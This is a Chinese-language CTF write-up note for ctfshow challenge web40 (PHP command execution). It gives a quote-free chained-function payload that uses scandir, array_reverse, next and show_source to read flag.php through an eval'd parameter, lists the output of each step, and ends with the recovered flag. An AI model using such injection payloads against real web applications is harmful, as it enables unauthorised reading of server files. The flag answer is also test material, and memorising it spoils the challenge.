ctfshow web40
用法:复制本模板到对应漏洞文件夹,重命名(如
web5_命令执行绕过.md),然后填写。
- 题号:web40
- 难度:⭐⭐
- 考点:命令执行
- 日期:2026-9-12
题目描述
 怎么形容这题呢,嗯,难绷…….
解题思路
1.退出去看答案是我唯一的思路
Payload / 关键操作

1.?c=print_r(show_source(next(array_reverse(scandir(getcwd())))));
复现截图
对应课程章节
命令执行
踩坑记录 / 复盘
1.题解,查看当前工作目录getcwd(),扫描当前目录及文件"scandir()“输出 为数组,flag.php 在倒数第二个个位置那就数组倒置array_revers(),变为正数第二,在使用next()函数指向从第一个指向第二个(及指向flag.php),最后使用show_source()查看文件的内容 ?c=print_r(show_source(next(array_reverse(scandir(getcwd())))));
url+?c=print_r(getcwd()); ===> /var/www/html
url+?c=print_r(scandir(getcwd())); ===> Array ( [0] => . [1] => .. [2] => flag.php [3] => index.php )
url+?c=print_r(array_reverse(scandir(getcwd()))); ==> Array ( [0] => index.php [1] => flag.php [2] => .. [3] => . )
url+?c=print_r(next(array_reverse(scandir(getcwd())))); ==> flag.php
url+?c=print_r(show_source(next(array_reverse(scandir(getcwd()))))); ==> $flag=“ctfshow{eca2e7df-d196-4b71-9632-ad4d32e194d3}”;